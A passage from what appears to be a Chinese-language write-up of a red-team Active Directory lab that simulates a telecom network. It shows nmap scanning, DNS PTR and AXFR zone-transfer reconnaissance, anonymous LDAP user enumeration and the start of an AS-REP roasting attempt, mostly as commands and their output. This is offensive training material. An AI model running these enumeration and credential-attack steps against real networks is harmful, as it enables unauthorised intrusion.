本文记一次国外某红队域渗透靶场通关实战,该靶场模拟了大型电信公司的真实内网架构。环境内包含域控(DC)、邮件服务器(Exchange)、数据库服务器(SQL Server)及虚拟化平台(ESXi)等核心资产。整体渗透流程分为两条主要的攻击路径,旨在通过横向移动与权限提升最终控制整个域环境。
网段:10.5.2.2
拿到域管后再打exsi和exchange
一、信息侦察与资产测绘
1.1 端口探测与服务识别
使用 openvpn 连接后,首先使用 nmap 对目标网段进行深度扫描,以识别活跃主机、开放端口及关联的服务版本。
> nmap  10.5.2.10/24 -sV -sC -oA save --min-rate 10000                                                                                                                                                                                 23s 02:42:22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-24 02:44 UTC
Nmap scan report for 10.5.2.1
Host is up (0.29s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: REFUSED)
80/tcp open  http    nginx
|_http-title: pfSense - Login
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7%D=12/24%Time=694B53AC%P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0\0");

Nmap scan report for PKI-SRV.telecore.ad (10.5.2.8)
Host is up (0.29s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=telecore-PKI-SRV-CA
| Not valid before: 2025-08-21T07:41:20
|_Not valid after:  2125-08-21T07:51:20
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-24T02:48:12
|_  start_date: N/A

Nmap scan report for 10.5.2.10
Host is up (0.29s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
80/tcp    open     http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Telecom Solutions Inc.
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds?
1102/tcp  filtered adobeserver-1
2042/tcp  filtered isis
2800/tcp  filtered acc-raid
5120/tcp  filtered barracuda-bbs
5357/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5500/tcp  filtered hotline
6646/tcp  filtered unknown
8009/tcp  filtered ajp13
8090/tcp  filtered opsmessaging
12000/tcp filtered cce4x
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-24T02:48:25
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 10.5.2.16
Host is up (0.29s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft Exchange smtpd
| ssl-cert: Subject: commonName=Ex-Srv
| Subject Alternative Name: DNS:Ex-Srv, DNS:Ex-Srv.telecore.ad
| Not valid before: 2025-09-10T12:05:45
|_Not valid after:  2030-09-10T12:05:45
| smtp-commands: Ex-Srv.telecore.ad Hello [10.10.20.98], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
81/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 403 - Forbidden: Access is denied.
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/https
| http-title: Outlook
|_Requested resource was https://10.5.2.16/owa/auth/logon.aspx?url=https%3a%2f%2f10.5.2.16%2fowa%2f&reason=0
| ssl-cert: Subject: commonName=Ex-Srv
| Subject Alternative Name: DNS:Ex-Srv, DNS:Ex-Srv.telecore.ad
| Not valid before: 2025-09-10T12:05:45
|_Not valid after:  2030-09-10T12:05:45
|_http-server-header: Microsoft-IIS/10.0
444/tcp  open  snpp?
445/tcp  open  microsoft-ds?
465/tcp  open  smtp          Microsoft Exchange smtpd
| smtp-ntlm-info:
|   Target_Name: TELECORE
|   NetBIOS_Domain_Name: TELECORE
|   NetBIOS_Computer_Name: EX-SRV
|   DNS_Domain_Name: telecore.ad
|   DNS_Computer_Name: Ex-Srv.telecore.ad
|   DNS_Tree_Name: telecore.ad
|_  Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=Ex-Srv
| Subject Alternative Name: DNS:Ex-Srv, DNS:Ex-Srv.telecore.ad
| Not valid before: 2025-09-10T12:05:45
|_Not valid after:  2030-09-10T12:05:45
| smtp-commands: Ex-Srv.telecore.ad Hello [10.10.20.98], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH GSSAPI NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST, XSHADOWREQUEST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
587/tcp  open  smtp          Microsoft Exchange smtpd
| smtp-ntlm-info:
|   Target_Name: TELECORE
|   NetBIOS_Domain_Name: TELECORE
|   NetBIOS_Computer_Name: EX-SRV
|   DNS_Domain_Name: telecore.ad
|   DNS_Computer_Name: Ex-Srv.telecore.ad
|   DNS_Tree_Name: telecore.ad
|_  Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=Ex-Srv
| Subject Alternative Name: DNS:Ex-Srv, DNS:Ex-Srv.telecore.ad
| Not valid before: 2025-09-10T12:05:45
|_Not valid after:  2030-09-10T12:05:45
| smtp-commands: Ex-Srv.telecore.ad Hello [10.10.20.98], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, AUTH GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, SMTPUTF8
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
808/tcp  open  ccproxy-http?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
2525/tcp open  smtp          Microsoft Exchange smtpd
| ssl-cert: Subject: commonName=Ex-Srv
| Subject Alternative Name: DNS:Ex-Srv, DNS:Ex-Srv.telecore.ad
| Not valid before: 2025-09-10T12:05:45
|_Not valid after:  2030-09-10T12:05:45
| smtp-commands: Ex-Srv.telecore.ad Hello [10.10.20.98], SIZE, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XEXCH50, SMTPUTF8, XRDST, XSHADOWREQUEST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
| smtp-ntlm-info:
|   Target_Name: TELECORE
|   NetBIOS_Domain_Name: TELECORE
|   NetBIOS_Computer_Name: EX-SRV
|   DNS_Domain_Name: telecore.ad
|   DNS_Computer_Name: Ex-Srv.telecore.ad
|   DNS_Tree_Name: telecore.ad
|_  Product_Version: 10.0.20348
3800/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
3801/tcp open  mc-nmf        .NET Message Framing
3828/tcp open  mc-nmf        .NET Message Framing
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
6001/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service Info: Host: Ex-Srv.telecore.ad; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-24T02:48:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap scan report for 10.5.2.22
Host is up (0.29s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ssl-date: 2025-12-24T02:49:13+00:00; 0s from scanner time.
| ms-sql-info:
|   10.5.2.22:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-03T10:19:56
|_Not valid after:  2055-10-03T10:19:56
| ms-sql-ntlm-info:
|   10.5.2.22:1433:
|     Target_Name: TELECORE
|     NetBIOS_Domain_Name: TELECORE
|     NetBIOS_Computer_Name: SQL-SRV
|     DNS_Domain_Name: telecore.ad
|     DNS_Computer_Name: SQL-Srv.telecore.ad
|     DNS_Tree_Name: telecore.ad
|_    Product_Version: 10.0.20348
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-24T02:48:51
|_  start_date: N/A

Nmap scan report for 10.5.2.50
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: linux, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: Host:  linux

Host script results:
| smb2-time:
|   date: 2025-10-04T13:51:03
|_  start_date: N/A
|_clock-skew: -80d12h57m51s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 10.5.2.99
Host is up (0.29s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.18.30-0ubuntu0.22.04.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.18.30-0ubuntu0.22.04.2-Ubuntu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.5.2.111
Host is up (0.31s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE  SERVICE         VERSION
22/tcp   open   ssh             OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|_  2048 bb:6d:8a:05:3f:5d:df:06:cd:b9:81:48:0e:56:6c:73 (RSA)
80/tcp   open   http
|_http-title: Site doesn't have a title (text/html).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 24 Dec 2025 02:45:20 GMT
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 48
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 24 Dec 2025 02:45:13 GMT
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 48
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 24 Dec 2025 02:45:14 GMT
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 48
|     <HTML><BODY><H1>404 Not Found</H1></BODY></HTML>
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 24 Dec 2025 02:45:14 GMT
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 50
|     <HTML><BODY><H1>400 Bad Request</H1></BODY></HTML>
|   SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 24 Dec 2025 02:46:34 GMT
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 50
|_    <HTML><BODY><H1>400 Bad Request</H1></BODY></HTML>
427/tcp  open   svrloc?
443/tcp  open   ssl/https       VMware ESXi SOAP API 6.7.0
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware, Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2025-07-26T10:10:57
|_Not valid after:  2037-01-24T10:10:57
|_ssl-date: TLS randomness does not represent time
| vmware-version:
|   Server version: VMware ESXi 6.7.0
|   Build: 8169922
|   Locale version: INTL 000
|   OS type: vmnix-x86
|_  Product Line ID: embeddedEsx
|_http-title: Site doesn't have a title (text/html).
902/tcp  open   ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
2020/tcp closed xinupageserver
5988/tcp closed wbem-http
5989/tcp open   ssl/wbem        SBLIM Small Footprint CIM Broker
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware, Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2025-07-26T10:10:57
|_Not valid after:  2037-01-24T10:10:57
|_ssl-date: TLS randomness does not represent time
8000/tcp open   http-alt?
8300/tcp open   tmi?
9080/tcp open   ssl/soap        gSOAP 2.8
|_ssl-date: TLS randomness does not represent time
|_http-server-header: gSOAP/2.8
|_http-title: Site doesn't have a title (text/xml).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware, Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2025-07-26T10:10:57
|_Not valid after:  2037-01-24T10:10:57
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.94SVN%I=7%D=12/24%Time=694B53B9%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,AF,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x2024\
SF:x20Dec\x202025\x2002:45:13\x20GMT\r\nConnection:\x20close\r\nContent-Ty
SF:pe:\x20text/html\r\nContent-Length:\x2048\r\n\r\n<HTML><BODY><H1>404\x2
SF:0Not\x20Found</H1></BODY></HTML>")%r(HTTPOptions,AF,"HTTP/1\.1\x20404\x
SF:20Not\x20Found\r\nDate:\x20Wed,\x2024\x20Dec\x202025\x2002:45:14\x20GMT
SF:\r\nConnection:\x20close\r\nContent-Type:\x20text/html\r\nContent-Lengt
SF:h:\x2048\r\n\r\n<HTML><BODY><H1>404\x20Not\x20Found</H1></BODY></HTML>"
SF:)%r(RTSPRequest,B3,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,
SF:\x2024\x20Dec\x202025\x2002:45:14\x20GMT\r\nConnection:\x20close\r\nCon
SF:tent-Type:\x20text/html\r\nContent-Length:\x2050\r\n\r\n<HTML><BODY><H1
SF:>400\x20Bad\x20Request</H1></BODY></HTML>")%r(FourOhFourRequest,AF,"HTT
SF:P/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x2024\x20Dec\x202025\x20
SF:02:45:20\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html\r
SF:\nContent-Length:\x2048\r\n\r\n<HTML><BODY><H1>404\x20Not\x20Found</H1>
SF:</BODY></HTML>")%r(SIPOptions,B3,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:nDate:\x20Wed,\x2024\x20Dec\x202025\x2002:46:34\x20GMT\r\nConnection:\x
SF:20close\r\nContent-Type:\x20text/html\r\nContent-Length:\x2050\r\n\r\n<
SF:HTML><BODY><H1>400\x20Bad\x20Request</H1></BODY></HTML>");
Service Info: CPE: cpe:/o:vmware:ESXi:6.7.0

Post-scan script results:
| clock-skew:
|   0s:
|     10.5.2.8 (PKI-SRV.telecore.ad)
|     10.5.2.22
|     10.5.2.10
|_    10.5.2.16
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (8 hosts up) scanned in 310.34 seconds
根据扫描回显,内网中存在典型的 Windows 域环境资产,包括 pfSense 防火墙、IIS Web 服务器以及多台运行着 RPC、SMB 服务的 Windows Server。
1.2 红队视角:基于 DNS 的隐蔽资产发现
在真实的企业内网中,大规模端口扫描容易触发 IDS/IPS 告警。带入红队思维,我们不妨优先定位 DNS 服务器并利用解析记录进行资产推测,不仅噪声更小,且效率更高。
1. 定位 DNS 服务
通过 UDP 扫描确认网段内的域名解析服务:
❯ nmap -sU -p 53 10.5.2.2/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 12:54 CST
Nmap scan report for 10.5.2.1
Host is up (0.28s latency).

PORT   STATE SERVICE
53/udp open  domain

Nmap scan report for 10.5.2.2
Host is up (0.48s latency).

PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap scan report for 10.5.2.8
Host is up (0.45s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap scan report for 10.5.2.10
Host is up (0.45s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap scan report for 10.5.2.16
Host is up (0.25s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap scan report for 10.5.2.22
Host is up (0.25s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap scan report for 10.5.2.50
Host is up (0.25s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap scan report for 10.5.2.99
Host is up (0.25s latency).

PORT   STATE SERVICE
53/udp open  domain

Nmap scan report for 10.5.2.111
Host is up (0.25s latency).

PORT   STATE         SERVICE
53/udp open|filtered domain
2. PTR 反向解析自动化探测
我编写了一个简单的 Shell 脚本,利用 dig 命令对全网段进行反向解析,快速映射 IP 地址与主机名的对应关系:
for i in {1..254}; do
  result=$(dig @10.5.2.99 +short -x 10.5.2.$i 2>/dev/null)
  [ -n "$result" ] && echo "10.5.2.$i -> $result" | tee -a 10.5.2.ptrs.txt
done
3. DNS 区域传输漏洞 (AXFR) 利用
尝试对 DNS 服务器执行区域传输请求,成功获取了 telecore.ad 域的完整解析清单,直接暴露了内网拓扑:
❯ dig @10.5.2.99 telecore.ad AXFR

; <<>> DiG 9.20.15-2-Debian <<>> @10.5.2.99 telecore.ad AXFR
; (1 server found)
;; global options: +cmd
telecore.ad.            3600    IN      SOA     dc01.telecore.ad. hostmaster.telecore.ad. 158 900 600 86400 3600
telecore.ad.            3600    IN      NS      dc01.telecore.ad.
telecore.ad.            600     IN      A       10.5.2.2
_msdcs.telecore.ad.     3600    IN      NS      dc01.telecore.ad.
_gc._tcp.Default-First-Site-Name._sites.telecore.ad. 600 IN SRV 0 100 3268 dc01.telecore.ad.
_kerberos._tcp.Default-First-Site-Name._sites.telecore.ad. 600 IN SRV 0 100 88 dc01.telecore.ad.
_ldap._tcp.Default-First-Site-Name._sites.telecore.ad. 600 IN SRV 0 100 389 dc01.telecore.ad.
_gc._tcp.telecore.ad.   600     IN      SRV     0 100 3268 dc01.telecore.ad.
_kerberos._tcp.telecore.ad. 600 IN      SRV     0 100 88 dc01.telecore.ad.
_kpasswd._tcp.telecore.ad. 600  IN      SRV     0 100 464 dc01.telecore.ad.
_ldap._tcp.telecore.ad. 600     IN      SRV     0 100 389 dc01.telecore.ad.
_kerberos._udp.telecore.ad. 600 IN      SRV     0 100 88 dc01.telecore.ad.
_kpasswd._udp.telecore.ad. 600  IN      SRV     0 100 464 dc01.telecore.ad.
dc01.telecore.ad.       3600    IN      A       10.5.2.2
DomainDnsZones.telecore.ad. 600 IN      A       10.5.2.2
_ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones.telecore.ad. 600 IN SRV 0 100 389 dc01.telecore.ad.
_ldap._tcp.DomainDnsZones.telecore.ad. 600 IN SRV 0 100 389 dc01.telecore.ad.
ESXi-VD.telecore.ad.    3600    IN      A       10.5.2.111
Ex-Srv.telecore.ad.     1200    IN      A       10.5.2.16
ForestDnsZones.telecore.ad. 600 IN      A       10.5.2.2
_ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones.telecore.ad. 600 IN SRV 0 100 389 dc01.telecore.ad.
_ldap._tcp.ForestDnsZones.telecore.ad. 600 IN SRV 0 100 389 dc01.telecore.ad.
PKI-Srv.telecore.ad.    1200    IN      A       10.5.2.8
SQL-Srv.telecore.ad.    1200    IN      A       10.5.2.22
telecore.ad.            3600    IN      SOA     dc01.telecore.ad. hostmaster.telecore.ad. 158 900 600 86400 3600
;; Query time: 532 msec
;; SERVER: 10.5.2.99#53(10.5.2.99) (TCP)
;; WHEN: Fri Dec 26 13:31:28 CST 2025
;; XFR size: 25 records (messages 1, bytes 1205)
1.3 资产分析汇总
基于上述探测结果,梳理核心资产清单如下:
| IP 地址 | FQDN | 资产类型 | 职能描述 |
| 10.5.2.2 | DC01.telecore.ad | 域控制器 | AD 域核心认证中心,提供 LDAP/DNS 服务 |
| 10.5.2.8 | PKI-SRV.telecore.ad | CA 证书服务器 | 负责域内公钥基础设施与证书颁发 |
| 10.5.2.10 | WEB-SRV.Web-Srv | Web 业务服务器 | 运行 IIS 服务,属于独立工作组或子域 |
| 10.5.2.16 | EX-SRV.telecore.ad | 邮件服务器 | 运行 Microsoft Exchange 协作系统 |
| 10.5.2.22 | SQL-SRV.telecore.ad | 数据库服务器 | 运行 SQL Server 2022,存储关键业务数据 |
| 10.5.2.50 | LINUX.LINUX | Linux 服务器 | 运行 Postfix 与 Samba,用途待定 |
| 10.5.2.111 | ESXi-VD.telecore.ad | 虚拟化宿主机 | 运行 VMware ESXi 6.7,托管多台虚拟机 |
随后在 /etc/hosts 添加名称解析记录
但我一般喜欢用 nxc 一键自动生成 hosts,缺点是相较于上面的方式不够全面
❯ nxc smb alive --generate-hosts-file hostname
SMB         10.5.2.50       445    LINUX            [*] Unix - Samba (name:LINUX) (domain:LINUX) (signing:False) (SMBv1:False)
SMB         10.5.2.10       445    WEB-SRV          [*] Windows Server 2022 Build 20348 x64 (name:WEB-SRV) (domain:Web-Srv) (signing:False) (SMBv1:False)
SMB         10.5.2.2        445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:telecore.ad) (signing:True) (SMBv1:False)
SMB         10.5.2.8        445    PKI-SRV          [*] Windows Server 2022 Build 20348 x64 (name:PKI-SRV) (domain:telecore.ad) (signing:False) (SMBv1:False)
SMB         10.5.2.22       445    SQL-SRV          [*] Windows Server 2022 Build 20348 x64 (name:SQL-SRV) (domain:telecore.ad) (signing:False) (SMBv1:False)
SMB         10.5.2.16       445    EX-SRV           [*] Windows Server 2022 Build 20348 x64 (name:EX-SRV) (domain:telecore.ad) (signing:True) (SMBv1:False)
Running nxc against 8 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

cat hostname | sudo tee -a /etc/hosts
10.5.2.50     LINUX.LINUX LINUX
10.5.2.10     WEB-SRV.Web-Srv WEB-SRV
10.5.2.8     PKI-SRV.telecore.ad PKI-SRV
10.5.2.16     EX-SRV.telecore.ad EX-SRV
10.5.2.22     SQL-SRV.telecore.ad SQL-SRV
10.5.2.2     DC01.telecore.ad telecore.ad DC01
如上结果就缺少了 111 主机
二、 初始访问与凭据猎取
2.1 AD 域匿名枚举
在未获取有效凭据前,利用 LDAP 服务的匿名绑定(或空会话)枚举域内用户信息,为后续攻击提供字典。
❯ nxc ldap 10.5.2.2  --users-export users.txt
SMB         10.5.2.2        445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:telecore.ad) (signing:True) (SMBv1:False)
SMB         10.5.2.2        445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.5.2.2        445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.5.2.2        445    DC01             virt-admin                    2025-07-29 12:37:53 0
SMB         10.5.2.2        445    DC01             tel_ops1                      2025-08-20 10:49:31 0
SMB         10.5.2.2        445    DC01             tel_support01                 2025-08-20 12:13:42 0
SMB         10.5.2.2        445    DC01             tel_engineer01                2025-08-20 10:50:56 0
SMB         10.5.2.2        445    DC01             tel_billing01                 2025-08-20 10:51:35 0
SMB         10.5.2.2        445    DC01             $I31000-N3U7EHD5TSFS          <never>             0
SMB         10.5.2.2        445    DC01             SM_c1ec4d36a10041249          <never>             0
SMB         10.5.2.2        445    DC01             SM_c5f15b848f534ea8a          <never>             0
SMB         10.5.2.2        445    DC01             SM_cb1a4738ace045d7b          <never>             0
SMB         10.5.2.2        445    DC01             SM_97290ba06a9b4c6d9          <never>             0
SMB         10.5.2.2        445    DC01             SM_b60b9c42c35c479ab          <never>             0
SMB         10.5.2.2        445    DC01             SM_fda9c6276a9b420b8          <never>             0
SMB         10.5.2.2        445    DC01             SM_b6948ffbd73246aba          <never>             0
SMB         10.5.2.2        445    DC01             SM_b4ed1b048c9f49c0a          <never>             0
SMB         10.5.2.2        445    DC01             SM_1855ffce225d45c08          <never>             0
SMB         10.5.2.2        445    DC01             HealthMailboxd00a70a          2025-12-26 04:32:02 0
SMB         10.5.2.2        445    DC01             HealthMailbox062391d          2025-12-26 04:32:01 0
SMB         10.5.2.2        445    DC01             HealthMailbox32a2a0a          2025-12-26 04:32:01 0
SMB         10.5.2.2        445    DC01             HealthMailbox79d6e62          2025-12-26 04:32:01 0
SMB         10.5.2.2        445    DC01             HealthMailbox9cf1739          2025-12-26 04:32:02 0
SMB         10.5.2.2        445    DC01             HealthMailboxfd08c44          2025-12-26 04:32:02 0
SMB         10.5.2.2        445    DC01             HealthMailboxa1cc105          2025-12-26 04:32:02 0
SMB         10.5.2.2        445    DC01             HealthMailboxdbbbdc7          2025-12-26 04:32:02 0
SMB         10.5.2.2        445    DC01             HealthMailbox4b8e41c          2025-09-12 11:12:55 0
SMB         10.5.2.2        445    DC01             HealthMailbox4f5c6c5          2025-09-12 11:13:06 0
SMB         10.5.2.2        445    DC01             HealthMailboxdee4600          2025-09-12 11:13:17 0
SMB         10.5.2.2        445    DC01             HealthMailboxa2a6d4e          2025-09-12 11:13:28 0
SMB         10.5.2.2        445    DC01             HealthMailboxb35a921          2025-09-12 11:13:38 0
SMB         10.5.2.2        445    DC01             HealthMailboxbe63325          2025-09-12 11:13:50 0
SMB         10.5.2.2        445    DC01             [*] Enumerated 30 local users: TELECORE
SMB         10.5.2.2        445    DC01             [*] Writing 30 local users to users.txt
2.2 AS-REP Roasting 攻击
针对枚举出的用户列表,检测其是否配置了“不需要 Kerberos 预认证”(UF_DONT_REQUIRE_PREAUTH)。
❯ impacket-GetNPUsers telecore.ad/ -usersfile users.txt -request -dc-ip 10.5.2.2 -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User virt-admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tel_ops1 doesn't have UF_DONT_REQUIRE_PREAUTH set
